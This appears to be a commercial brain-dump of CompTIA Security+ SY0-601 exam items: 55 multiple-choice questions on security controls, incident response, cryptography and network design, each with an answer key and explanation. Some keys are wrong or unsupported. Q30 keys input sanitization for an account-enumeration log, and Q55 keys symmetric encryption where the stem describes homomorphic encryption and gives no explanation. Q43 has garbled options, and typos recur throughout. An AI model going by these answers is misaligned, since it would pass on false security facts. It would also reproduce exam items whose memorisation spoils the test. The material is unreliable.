DUMPS BASE

QUESTION & ANSWER

HIGHER QUALITY

BETTER SERVICE

Provide One Year Free Update!

https://www.dumpsbase.com

Exam : SY0-601

Title : CompTIA Security+ Exam

Version : V23.02

1.The Chief Technology Officer of a local college would like visitors to utilize the school's WiFi but must be able to associate potential malicious activity to a specific person.
Which of the following would BEST allow this objective to be met?
A. Requiring all new, on-site visitors to configure their devices to use WPS
B. Implementing a new SSID for every event hosted by the college that has visitors
C. Creating a unique PSK for every visitor when they arrive at the reception area
D. Deploying a captive portal to capture visitors' MAC addresses and names
Answer: D
Explanation:
A captive portal is a web page that requires visitors to authenticate or agree to an acceptable use policy before allowing access to the network. By capturing visitors' MAC addresses and names, potential malicious activity can be traced back to a specific person.

2.The security team received a report of copyright infringement from the IP space of the corporate network. The report provided a precise time stamp for the incident as well as the name of the copyrighted files. The analyst has been tasked with determining the infringing source machine and instructed to implement measures to prevent such incidents from occurring again.
Which of the following is MOST capable of accomplishing both tasks?
A. HIDS
B. Allow list
C. TPM
D. NGFW
Answer: D
Explanation:
Next-Generation Firewalls (NGFWs) are designed to provide advanced threat protection by combining traditional firewall capabilities with intrusion prevention, application control, and other security features. NGFWs can detect and block unauthorized access attempts, malware infections, and other suspicious activity. They can also be used to monitor file access and detect unauthorized copying or distribution of copyrighted material.
A next-generation firewall (NGFW) can be used to detect and prevent copyright infringement by analyzing network traffic and blocking unauthorized transfers of copyrighted material. Additionally, NGFWs can be configured to enforce access control policies that prevent unauthorized access to sensitive resources.

3.A security administrator is setting up a SIEM to help monitor for notable events across the enterprise.
Which of the following control types does this BEST represent?
A. Preventive
B. Compensating
C. Corrective
D. Detective
Answer: D
Explanation:
A SIEM is a security solution that helps detect security incidents by monitoring for notable events across the enterprise. A detective control is a control that is designed to detect security incidents and respond to

them. Therefore, a SIEM represents a detective control.

4.A systems engineer is building a new system for production.
Which of the following is the FINAL step to be performed prior to promoting to production?
A. Disable unneeded services.
B. Install the latest security patches.
C. Run a vulnerability scan.
D. Encrypt all disks.
Answer: C
Explanation:
Running a vulnerability scan is the final step to be performed prior to promoting a system to production. This allows any remaining security issues to be identified and resolved before the system is put into production.

5.A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability.
Which of the following is the MOST likely cause?
A. Security patches were uninstalled due to user impact.
B. An adversary altered the vulnerability scan reports
C. A zero-day vulnerability was used to exploit the web server
D. The scan reported a false negative for the vulnerability
Answer: A
Explanation:
A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications. If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.
The other options are not correct because:
B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option
A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected.
Moreover, altering the reports would not prevent the patch from being applied or uninstalled.
C. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.
D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.
According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential

indicators to determine the type of attack:
“A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers.”
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/

6.A company wants to modify its current backup strategy to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss.
Which of the following would be the BEST backup strategy
A. Incremental backups followed by differential backups
B. Full backups followed by incremental backups
C. Delta backups followed by differential backups
D. Incremental backups followed by delta backups
E. Full backup followed by different backups
Answer: B
Explanation:
The best backup strategy for minimizing the number of backups that need to be restored in case of data loss is full backups followed by incremental backups. This strategy allows for a complete restoration of data by restoring the most recent full backup followed by the most recent incremental backup.

7.A network engineer and a security engineer are discussing ways to monitor network operations.
Which of the following is the BEST method?
A. Disable Telnet and force SSH.
B. Establish a continuous ping.
C. Utilize an agentless monitor
D. Enable SNMPv3 With passwords.
Answer: C
Explanation:
An agentless monitor is the best method to monitor network operations because it does not require any software or agents to be installed on the devices being monitored, making it less intrusive and less likely to disrupt network operations. This method can monitor various aspects of network operations, such as traffic, performance, and security.

8.An enterprise needs to keep cryptographic keys in a safe manner.
Which of the following network appliances can achieve this goal?
A. HSM
B. CASB
C. TPM
D. DLP
Answer: A
Explanation:
Hardware Security Module (HSM) is a network appliance designed to securely store cryptographic keys

and perform cryptographic operations. HSMs provide a secure environment for key management and can be used to keep cryptographic keys safe from theft, loss, or unauthorized access. Therefore, an enterprise can achieve the goal of keeping cryptographic keys in a safe manner by using an HSM appliance.

9.A security administrator wants to implement a program that tests a user's ability to recognize attacks over the organization's email system.
Which of the following would be BEST suited for this task?
A. Social media analysis
B. Annual information security training
C. Gamification
D. Phishing campaign
Answer: D
Explanation:
A phishing campaign is a simulated attack that tests a user's ability to recognize attacks over the organization's email system. Phishing campaigns can be used to train users on how to identify and report suspicious emails.

10.A new vulnerability in the SMB protocol on the Windows systems was recently discovered, but no patches are currently available to resolve the issue. The security administrator is concerned tf servers in the company's DMZ will be vulnerable to external attack; however, the administrator cannot disable the service on the servers, as SMB is used by a number of internal systems and applications on the LAN.
Which of the following TCP ports should be blocked for all external inbound connections to the DMZ as a workaround to protect the servers? (Select TWO).
A. 135
B. 139
C. 143
D. 161
E. 443
F. 445
Answer: B,F
Explanation:
To protect the servers in the company’s DMZ from external attack due to the new vulnerability in the SMB protocol on the Windows systems, the security administrator should block TCP ports 139 and 445 for all external inbound connections to the DMZ. SMB uses TCP port 139 and 445. Blocking these ports will prevent external attackers from exploiting the vulnerability in SMB protocol on Windows systems. Blocking TCP ports 139 and 445 for all external inbound connections to the DMZ can help protect the servers, as these ports are used by SMB protocol. Port 135 is also associated with SMB, but it is not commonly used. Ports 143 and 161 are associated with other protocols and services.

11.As part of annual audit requirements, the security team performed a review of exceptions to the company policy that allows specific users the ability to use USB storage devices on their laptops.
The review yielded the following results.
• The exception process and policy have been correctly followed by the majority of users

• A small number of users did not create tickets for the requests but were granted access
• All access had been approved by supervisors.
• Valid requests for the access sporadically occurred across multiple departments.
• Access, in most cases, had not been removed when it was no longer needed
Which of the following should the company do to ensure that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame?
A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval
B. Remove access for all employees and only allow new access to be granted if the employee's supervisor approves the request
C. Perform a quarterly audit of all user accounts that have been granted access and verify the exceptions with the management team
D. Implement a ticketing system that tracks each request and generates reports listing which employees actively use USB storage devices
Answer: A
Explanation:
According to the CompTIA Security+ SY0-601 documents, the correct answer option is A. Create an automated, monthly attestation process that removes access if an employee’s supervisor denies the approval12.
This option ensures that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame by requiring supervisors to approve or deny the exceptions on a regular basis. It also reduces the manual workload of the security team and improves the compliance with the company policy.

12.Which of the following describes a maintenance metric that measures the average time required to troubleshoot and restore failed equipment?
A. RTO
B. MTBF
C. MTTR
D. RPO
Answer: C
Explanation:
Mean Time To Repair (MTTR) is a maintenance metric that measures the average time required to troubleshoot and restore failed equipment.

13.Which of the following isa risk that is specifically associated with hesting applications iin the public cloud?
A. Unsecured root accounts
B. Zero day
C. Shared tenancy
D. Insider threat
Answer: C
Explanation:
When hosting applications in the public cloud, there is a risk of shared tenancy, meaning that multiple

organizations are sharing the same infrastructure. This can potentially allow one tenant to access another tenant's data, creating a security risk.

14.The technology department at a large global company is expanding its Wi-Fi network infrastructure at the headquarters building.
Which of the following should be closely coordinated between the technology, cybersecurity, and physical security departments?
A. Authentication protocol
B. Encryption type
C. WAP placement
D. VPN configuration
Answer: C
Explanation:
WAP stands for wireless access point, which is a device that allows wireless devices to connect to a wired network using Wi-Fi or Bluetooth. WAP placement refers to where and how WAPs are installed in a building or area.
WAP placement should be closely coordinated between the technology, cybersecurity, and physical security departments because it affects several aspects of network performance and security, such as:
⇨ Coverage: WAP placement determines how well wireless devices can access the network throughout the building or area. WAPs should be placed in locations that provide optimal signal strength and avoid interference from other sources.
⇨ Capacity: WAP placement determines how many wireless devices can connect to the network simultaneously without affecting network speed or quality. WAPs should be placed in locations that balance network load and avoid congestion or bottlenecks.
⇨ Security: WAP placement determines how vulnerable wireless devices are to eavesdropping or hacking attacks from outside or inside sources. WAPs should be placed in locations that minimize exposure to unauthorized access and maximize encryption and authentication methods.

15.A company uses a drone for precise perimeter and boundary monitoring.
Which of the following should be MOST concerning to the company?
A. Privacy
B. Cloud storage of telemetry data
C. GPS spoofing
D. Weather events
Answer: A
Explanation:
The use of a drone for perimeter and boundary monitoring can raise privacy concerns, as it may capture video and images of individuals on or near the monitored premises. The company should take measures to ensure that privacy rights are not violated.

16.An organization wants to enable built-in FDE on all laptops.
Which of the following should the organization ensure is Installed on all laptops?
A. TPM
B. CA

C. SAML
D. CRL
Answer: A
Explanation:
The organization should ensure that a Trusted Platform Module (TPM) is installed on all laptops in order to enable built-in Full Disk Encryption (FDE). TPM is a hardware-based security chip that stores encryption keys and helps to protect data from malicious attacks. It is important to ensure that the TPM is properly configured and enabled in order to get the most out of FDE.

17.A security analyst is running a vulnerability scan to check for missing patches during a suspected security rodent During which of the following phases of the response process is this activity MOST likely occurring?
A. Containment
B. Identification
C. Recovery
D. Preparation
Answer: B
Explanation:
Vulnerability scanning is a proactive security measure used to identify vulnerabilities in the network and systems.

18.A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond.
Which of the following is MOST likely the cause?
A. A new firewall rule is needed to access the application.
B. The system was quarantined for missing software updates.
C. The software was not added to the application whitelist.
D. The system was isolated from the network due to infected software
Answer: C
Explanation:
The most likely cause of the document-scanning software program not responding when launched by the end user is that the software was not added to the application whitelist. An application whitelist is a list of approved software applications that are allowed to run on a system. If the software is not on the whitelist, it may be blocked from running by the system's security policies. Adding the software to the whitelist should resolve the issue and allow the program to run.
References: https://www.techopedia.com/definition/31541/application-whitelisting

19.Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?
A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking
Answer: C
Explanation:

an IDS (Intrusion Detection System) and a WAF (Web Application Firewall) are both used to monitor and protect web applications from common attacks such as cross-site scripting and SQL injection12. However, these attacks can also be hidden in encrypted HTTPS traffic, which uses the TLS (Transport Layer Security) protocol to provide cryptography and authentication between two communicating applications34. Therefore, in order for an IDS and a WAF to be effective on HTTPS traffic, they need to be able to decrypt and inspect the data that flows in the TLS tunnel. This is achieved by using a feature called TLS inspection345, which creates two dedicated TLS connections: one with the web server and another with the client. The firewall then uses a customer-provided CA (Certificate Authority) certificate to generate an on-the-fly certificate that replaces the web server certificate and shares it with the client. This way, the firewall can see the content of the HTTPS traffic and apply the IDS and WAF rules accordingly34.

20.Which of the following environments typically hosts the current version configurations and code, compares user-story responses and workflow, and uses a modified version of actual data for testing?
A. Development
B. Staging
C. Production
D. Test
Answer: B
Explanation:
Staging is an environment in the software development lifecycle that is used to test a modified version of the actual data, current version configurations, and code. This environment compares user-story responses and workflow before the software is released to the production environment.

21.After a WiFi scan of a local office was conducted, an unknown wireless signal was identified Upon investigation, an unknown Raspberry Pi device was found connected to an Ethernet port using a single connection.
Which of the following BEST describes the purpose of this device?
A. IoT sensor
B. Evil twin
C. Rogue access point
D. On-path attack
Answer: C
Explanation:
A Raspberry Pi device connected to an Ethernet port could be configured as a rogue access point, allowing an attacker to intercept and analyze network traffic or perform other malicious activities.

22.During an investigation, the incident response team discovers that multiple administrator accounts were suspected of being compromised. The host audit logs indicate a repeated brute-force attack on a single administrator account followed by suspicious logins from unfamiliar geographic locations.
Which of the following data sources would be BEST to use to assess the accounts impacted by this attack?
A. User behavior analytics
B. Dump files

C. Bandwidth monitors
D. Protocol analyzer output
Answer: A
Explanation:
User behavior analytics (UBA) would be the best data source to assess the accounts impacted by the attack, as it can identify abnormal activity, such as repeated brute-force attacks and logins from unfamiliar geographic locations, and provide insights into the behavior of the impacted accounts.

23.A security analyst needs an overview of vulnerabilities for a host on the network.
Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?
A. Non-credentialed
B. Web application
C. Privileged
D. Internal
Answer: C
Explanation:
Privileged scanning, also known as credentialed scanning, is a type of vulnerability scanning that uses a valid user account to log in to the target host and examine vulnerabilities from a trusted user’s perspective. It can provide more accurate and comprehensive results than unprivileged scanning, which does not use any credentials and only scans for externally visible vulnerabilities.

24.An attacker replaces a digitally signed document with another version that goes unnoticed Upon reviewing the document's contents the author notices some additional verbiage that was not originally in the document but cannot validate an integrity issue.
Which of the following attacks was used?
A. Cryptomalware
B. Hash substitution
C. Collision
D. Phishing
Answer: B
Explanation:
This type of attack occurs when an attacker replaces a digitally signed document with another version that has a different hash value. The author would be able to notice the additional verbiage, however, since the hash value would have changed, they would not be able to validate an integrity issue.

25.The help desk has received calls from users in multiple locations who are unable to access core network services The network team has identified and turned off the network switches using remote commands.
Which of the following actions should the network team take NEXT?
A. Disconnect all external network connections from the firewall
B. Send response teams to the network switch locations to perform updates
C. Turn on all the network switches by using the centralized management software
D. Initiate the organization's incident response plan.

Answer: D
Explanation:
An incident response plan is a set of procedures and guidelines that defines how an organization should respond to a security incident. An incident response plan typically includes the following phases: preparation, identification, containment, eradication, recovery, and lessons learned.
If the help desk has received calls from users in multiple locations who are unable to access core network services, it could indicate that a network outage or a denial-of-service attack has occurred. The network team has identified and turned off the network switches using remote commands, which could be a containment measure to isolate the affected devices and prevent further damage.
The next action that the network team should take is to initiate the organization's incident response plan, which would involve notifying the appropriate stakeholders, such as management, security team, legal team, etc., and following the predefined steps to investigate, analyze, document, and resolve the incident.
The other options are not correct because:
A. Disconnect all external network connections from the firewall. This could be another containment measure to prevent external attackers from accessing the network, but it would also disrupt legitimate network traffic and services. This action should be taken only if it is part of the incident response plan and after notifying the relevant parties.
B. Send response teams to the network switch locations to perform updates. This could be a recovery measure to restore normal network operations and apply patches or updates to prevent future incidents, but it should be done only after the incident has been properly identified, contained, and eradicated.
C. Turn on all the network switches by using the centralized management software. This could be a recovery measure to restore normal network operations, but it should be done only after the incident has been properly identified, contained, and eradicated.
According to CompTIA Security+ SY0-601 Exam Objectives 1.5 Given a scenario, analyze indicators of compromise and determine the type of malware:
"An incident response plan is a set of procedures and guidelines that defines how an organization should respond to a security incident. An incident response plan typically includes the following phases: preparation, identification, containment, eradication, recovery, and lessons learned."
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives

26.When planning to build a virtual environment, an administrator need to achieve the following,
• Establish polices in Limit who can create new VMs
• Allocate resources according to actual utilization'
• Require justication for requests outside of the standard requirements.
• Create standardized categories based on size and resource requirements
Which of the following is the administrator MOST likely trying to do?
A. Implement IaaS replication
B. Product against VM escape
C. Deploy a PaaS
D. Avoid VM sprawl
Answer: D

Explanation:
The administrator is most likely trying to avoid VM sprawl, which occurs when too many VMs are created and managed poorly, leading to resource waste and increased security risks. The listed actions can help establish policies, resource allocation, and categorization to prevent unnecessary VM creation and ensure proper management.

27.A company Is planning to install a guest wireless network so visitors will be able to access the Internet. The stakeholders want the network to be easy to connect to so time is not wasted during meetings. The WAPs are configured so that power levels and antennas cover only the conference rooms where visitors will attend meetings.
Which of the following would BEST protect the company's Internal wireless network against visitors accessing company resources?
A. Configure the guest wireless network to be on a separate VLAN from the company's internal wireless network
B. Change the password for the guest wireless network every month.
C. Decrease the power levels of the access points for the guest wireless network.
D. Enable WPA2 using 802.1X for logging on to the guest wireless network.
Answer: A
Explanation:
Configuring the guest wireless network on a separate VLAN from the company's internal wireless network will prevent visitors from accessing company resources.

28.An analyst is working on an email security incident in which the target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread.
Which of the following is the BEST course of action for the analyst to take?
A. Apply a DLP solution.
B. Implement network segmentation
C. Utilize email content filtering,
D. isolate the infected attachment.
Answer: B
Explanation:
Network segmentation is the BEST course of action for the analyst to take to prevent further spread of the worm. Network segmentation helps to divide a network into smaller segments, isolating the infected attachment from the rest of the network. This helps to prevent the worm from spreading to other devices within the network. Implementing email content filtering or DLP solution might help in preventing the email from reaching the target or identifying the worm, respectively, but will not stop the spread of the worm.

29.A security engineer needs to create a network segment that can be used for servers thal require connections from untrusted networks.
Which of the following should the engineer implement?
A. An air gap
B. A hot site
C. A VUAN

D. A screened subnet
Answer: D
Explanation:
A screened subnet is a network segment that can be used for servers that require connections from untrusted networks. It is placed between two firewalls, with one firewall facing the untrusted network and the other facing the trusted network. This setup provides an additional layer of security by screening the traffic that flows between the two networks.
References: CompTIA Security+ Certification Guide, Exam SY0-501

30.A company was compromised, and a security analyst discovered the attacker was able to get access to a service account.
The following logs were discovered during the investigation:

```
User account 'JHDoe' does not exist...
User account 'VMAdmin' does not exist...
User account 'tomcat' wrong password...
User account 'Admin' does not exist...
```

Which of the following MOST likely would have prevented the attacker from learning the service account name?
A. Race condition testing
B. Proper error handling
C. Forward web server logs to a SIEM
D. Input sanitization
Answer: D
Explanation:
Input sanitization can help prevent attackers from learning the service account name by removing potentially harmful characters from user input, reducing the likelihood of successful injection attacks.

31.A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims.
Which of the following is the researcher MOST likely using?
A. The Diamond Model of Intrusion Analysis
B. The Cyber Kill Chain
C. The MITRE CVE database
D. The incident response process
Answer: A
Explanation:
The Diamond Model is a framework for analyzing cyber threats that focuses on four key elements: adversary, capability, infrastructure, and victim. By analyzing these elements, security researchers can gain a better understanding of the threat landscape and develop more effective security strategies.

32.Which of the following BEST describes data streams that are compiled through artificial intelligence that provides insight on current cyberintrusions, phishing, and other malicious cyberactivity?
A. Intelligence fusion

B. Review reports
C. Log reviews
D. Threat feeds
Answer: A
Explanation:
Intelligence fusion is a process that involves aggregating and analyzing data from multiple sources, including artificial intelligence, to provide insight on current cyberintrusions, phishing, and other malicious cyberactivity.

33.As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners.
Which of the following will the company MOST likely implement?
A. TAXII
B. TLP
C. TTP
D. STIX
Answer: A
Explanation:
Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations. It allows organizations to automate the exchange of information in a secure and timely manner.

34.An information security manager for an organization is completing a PCI DSS self-assessment for the first time. which of the is following MOST likely reason for this type of assessment?
A. An international expansion project is currently underway.
B. Outside consultants utilize this tool to measure security maturity.
C. The organization is expecting to process credit card information.
D. A government regulator has requested this audit to be completed
Answer: C
Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards designed to ensure that all companies that accept, process, store, or transmit credit card information maintain a secure environment. Any organization that accepts credit card payments is required to comply with PCI DSS.

35.Which of the following should a technician consider when selecting an encryption method for data that needs to remain confidential for a specific length of time?
A. The key length of the encryption algorithm
B. The encryption algorithm's longevity
C. A method of introducing entropy into key calculations
D. The computational overhead of calculating the encryption key
Answer: B
Explanation:
When selecting an encryption method for data that needs to remain confidential for a specific length of

time, the longevity of the encryption algorithm should be considered to ensure that the data remains secure for the required period.

36.A customer has reported that an organization's website displayed an image of a smiley (ace rather than the expected web page for a short time two days earlier.
A security analyst reviews log tries and sees the following around the lime of the incident:

Website	Time	Name server	A record
CompTIA.org	8:10	names.comptia.org	192.168.1.10
CompTIA.org	9:00	names.comptia.org	192.168.1.10
CompTIA.org	9:30	ns.attacker.org	10.10.50.5
CompTIA.org	10:00	names.comptia.org	192.168.1.10

Which of the following is MOST likely occurring?
A. Invalid trust chain
B. Domain hijacking
C. DNS poisoning
D. URL redirection
Answer: C
Explanation:
The log entry shows the IP address for "www.example.com" being changed to a different IP address, which is likely the result of DNS poisoning. DNS poisoning occurs when an attacker is able to change the IP address associated with a domain name in a DNS server's cache, causing clients to connect to the attacker's server instead of the legitimate server.

37.Which of the following disaster recovery tests is the LEAST time consuming for the disaster recovery team?
A. Tabletop
B. Parallel
C. Full interruption
D. Simulation
Answer: A
Explanation:
A tabletop exercise is a type of disaster recovery test that simulates a disaster scenario in a discussion-based format, without actually disrupting operations or requiring physical testing of recovery procedures. It is the least time-consuming type of test for the disaster recovery team.

38.A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL.
Which of the following is needed to meet the objective?
A. A reverse proxy
B. A decryption certificate
C. A spill-tunnel VPN
D. Load-balanced servers
Answer: B
Explanation:

A Web Application Firewall (WAF) is a security solution that protects web applications from various types of attacks such as SQL injection, cross-site scripting (XSS), and others. It is typically deployed in front of web servers to inspect incoming traffic and filter out malicious requests.
To protect the company's website from malicious web requests over SSL, a decryption certificate is needed to decrypt the SSL traffic before it reaches the WAF. This allows the WAF to inspect the traffic and filter out malicious requests.

39.A systems analyst determines the source of a high number of connections to a web server that were initiated by ten different IP addresses that belong to a network block in a specific country.
Which of the following techniques will the systems analyst MOST likely implement to address this issue?
A. Content filter
B. SIEM
C. Firewall rules
D. DLP
Answer: C
Explanation:
A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. The systems analyst can use firewall rules to block connections from the ten IP addresses in question, or from the entire network block in the specific country. This would be a quick and effective way to address the issue of high connections to the web server initiated by these IP addresses.

40.A company installed several crosscut shredders as part of increased information security practices targeting data leakage risks.
Which of the following will this practice reduce?
A. Dumpster diving
B. Shoulder surfing
C. Information elicitation
D. Credential harvesting
Answer: A
Explanation:
Crosscut shredders are used to destroy paper documents and reduce the risk of data leakage through dumpster diving. Dumpster diving is a method of retrieving sensitive information from paper waste by searching through discarded documents.

41.The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols.
Which of the following will this enable?
A. SSO
B. MFA
C. PKI
D. OLP
Answer: A
Explanation:

Federating user digital identities using SAML-based protocols enables Single Sign-On (SSO), which allows users to log in once and access multiple applications without having to enter their credentials for each one.

42.An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained. Which of the following roles would MOST likely include these responsibilities?
A. Data protection officer
B. Data owner
C. Backup administrator
D. Data custodian
E. Internal auditor
Answer: D
Explanation:
The responsibilities of ensuring backups are properly maintained and implementing technical controls to protect data are the responsibilities of the data custodian role.

43.As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?
A. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
C. HTTPS:// app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
D. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00
Answer: A
Explanation:
PKI certificates are digital certificates that use public key infrastructure (PKI) to verify the identity and authenticity of a sender and a receiver of data1. PKI certificates can be used to secure web applications with HTTPS, which is a protocol that encrypts and protects the data transmitted over the internet1.
One of the properties of PKI certificates is the domain name, which is the name of thewebsite or web application that the certificate is issued for2. The domain name can be either a specific name, such as app1.comptia.org, or a wildcard name, such as *.comptia.org2. A wildcard name means that the certificate can be used with multiple subdomains of a domain, such as payment.comptia.org or contact.comptia.org2. Another property of PKI certificates is the validity period, which is the time span during which the certificate is valid and can be used3. The validity period is determined by the certificate authority (CA) that issues the certificate, and it usually ranges from one to three years3. The validity period can be checked by looking at the valid from and valid to dates on the certificate3.
Based on these properties, the certificate that will meet the requirements of rotating annually and only containing wildcards at the secondary subdomain level is A. HTTPS://*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022. This certificate has a wildcard character (*) at the secondary subdomain level, which means it can be used with any subdomain of comptia.org2. It also has a validity period of one year, which means it needs to be rotated annually3.

44.A company would like to provide flexibility for employees on device preference. However, the

company is concerned about supporting too many different types of hardware.
Which of the following deployment models will provide the needed flexibility with the GREATEST amount of control and security over company data and infrastructure?
A. BYOD
B. VDI
C. COPE
D. CYOD
Answer: D
Explanation:
Choose Your Own Device (CYOD) is a deployment model that allows employees to select from a predefined list of devices. It provides employees with flexibility in device preference while allowing the company to maintain control and security over company data and infrastructure. CYOD deployment model provides a compromise between the strict control provided by Corporate-Owned, Personally Enabled (COPE) deployment model and the flexibility provided by Bring Your Own Device (BYOD) deployment model.

45.Which of the following must be in place before implementing a BCP?
A. SLA
B. AUP
C. NDA
D. BIA
Answer: D
Explanation:
A Business Impact Analysis (BIA) is a critical component of a Business Continuity Plan (BCP). It identifies and prioritizes critical business functions and determines the impact of their disruption.

46.A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares.
Which of the following should the company implement?
A. DLP
B. CASB
C. HIDS
D. EDR
E. UEFI
Answer: A
Explanation:
The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data.

47.The Chief Information Security Officer wants to pilot a new adaptive, user-based authentication method. The concept Includes granting logical access based on physical location and proximity.
Which of the following Is the BEST solution for the pilot?
A. Geofencing
B. Self-sovereign identification
C. PKI certificates

D. SSO
Answer: A
Explanation:
Geofencing is a location-based technology that allows an organization to define and enforce logical access control policies based on physical location and proximity. Geofencing can be used to grant or restrict access to systems, data, or facilities based on an individual's location, and it can be integrated into a user's device or the infrastructure.
This makes it a suitable solution for the pilot project to test the adaptive, user-based authentication method that includes granting logical access based on physical location and proximity.

48.Which of the following BEST describes a social-engineering attack that relies on an executive at a small business visiting a fake banking website where credit card and account details are harvested?
A. Whaling
B. Spam
C. Invoice scam
D. Pharming
Answer: A
Explanation:
A social engineering attack that relies on an executive at a small business visiting a fake banking website where credit card and account details are harvested is known as whaling. Whaling is a type of phishing attack that targets high-profile individuals, such as executives, to steal sensitive information or gain access to their accounts.

49.A company recently experienced a major breach. An investigation concludes that customer credit card data was stolen and exfiltrated through a dedicated business partner connection to a vendor, who is not held to the same security contral standards.
Which of the following is the MOST likely source of the breach?
A. Side channel
B. Supply chain
C. Cryptographic downgrade
D. Malware
Answer: B
Explanation:
A supply chain attack occurs when a third-party supplier or business partner is compromised, leading to an attacker gaining unauthorized access to the targeted organization's network. In this scenario, the dedicated business partner connection to a vendor was used to exfiltrate customer credit card data, indicating that the vendor's network was breached and used as a supply chain attack vector.

50.During a security assessment, a security finds a file with overly permissive permissions.
Which of the following tools will allow the analyst to reduce the permission for the existing users and groups and remove the set-user-ID from the file?
A. 1s
B. chflags
C. chmod

D. lsof
E. setuid
Answer: C
Explanation:
The chmod command is used to change the permissions of a file or directory. The analyst can use chmod to reduce the permissions for existing users and groups and remove the set-user-ID bit from the file.

51.During an incident a company CIRT determine it is necessary to observe the continued network-based transaction between a callback domain and the malware running on an enterprise PC.
Which of the following techniques would be BEST to enable this activity while reducing the risk of lateral spread and the risk that the adversary would notice any changes?
A. Physical move the PC to a separate internet pint of presence
B. Create and apply micro segmentation rules.
C. Emulate the malware in a heavily monitored DM Z segment.
D. Apply network blacklisting rules for the adversary domain
Answer: C
Explanation:
To observe the continued network-based transaction between a callback domain and the malware running on an enterprise PC while reducing the risk of lateral spread and the risk that the adversary would notice any changes, the best technique to use is to emulate the malware in a heavily monitored DMZ segment. This is a secure environment that is isolated from the rest of the network and can be heavily monitored to detect any suspicious activity. By emulating the malware in this environment, the activity can be observed without the risk of lateral spread or detection by the adversary.
References: https://www.sans.org/blog/incident-response-fundamentals-why-is-the-dmz-so-important/

52.During an incident, a company's CIRT determines it is necessary to observe the continued network-based transactions between a callback domain and the malware running on an enterprise PC.
Which of the following techniques would be BEST to enable this activity while reducing the nsk of lateral spread and the risk that the adversary would notice any changes?
A. Physically move the PC to a separate Internet point of presence.
B. Create and apply micro segmentation rules,
C. Emulate the malware in a heavily monitored DMZ segment
D. Apply network blacklisting rules for the adversary domain
Answer: C
Explanation:
Emulating the malware in a heavily monitored DMZ segment is the best option for observing network-based transactions between a callback domain and the malware running on an enterprise PC. This approach provides an isolated environment for the malware to run, reducing the risk of lateral spread and detection by the adversary. Additionally, the DMZ can be monitored closely to gather intelligence on the adversary's tactics and techniques.

53.Which of the following BEST describes the team that acts as a referee during a penetration-testing exercise?

A. White team
B. Purple team
C. Green team
D. Blue team
E. Red team
Answer: A
Explanation:
During a penetration testing exercise, the white team is responsible for acting as a referee and providing oversight and support to ensure that the testing is conducted safely and effectively. They may also be responsible for determining the rules and guidelines of the exercise, monitoring the progress of the teams, and providing feedback and insights on the strengths and weaknesses of the organization's security measures.

54.A security engineer is hardening existing solutions to reduce application vulnerabilities.
Which of the following solutions should the engineer implement FIRST? (Select TWO)
A. Auto-update
B. HTTP headers
C. Secure cookies
D. Third-party updates
E. Full disk encryption
F. Sandboxing
G. Hardware encryption
Answer: A,F
Explanation:
Auto-update can help keep the app up-to-date with the latest security fixes and enhancements, and reduce the risk of exploitation by attackers who target outdated or vulnerable versions of the app.
Sandboxing can help isolate the app from other processes and resources on the system,
and limit its access and permissions to only what is necessary. Sandboxing can help prevent the app from being affected by or affecting other applications or system components, and contain any potential damage in case of a breach.

55.A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds.
Which of the following cryptographic techniques would BEST meet the requirement?
A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral
Answer: B
Explanation:
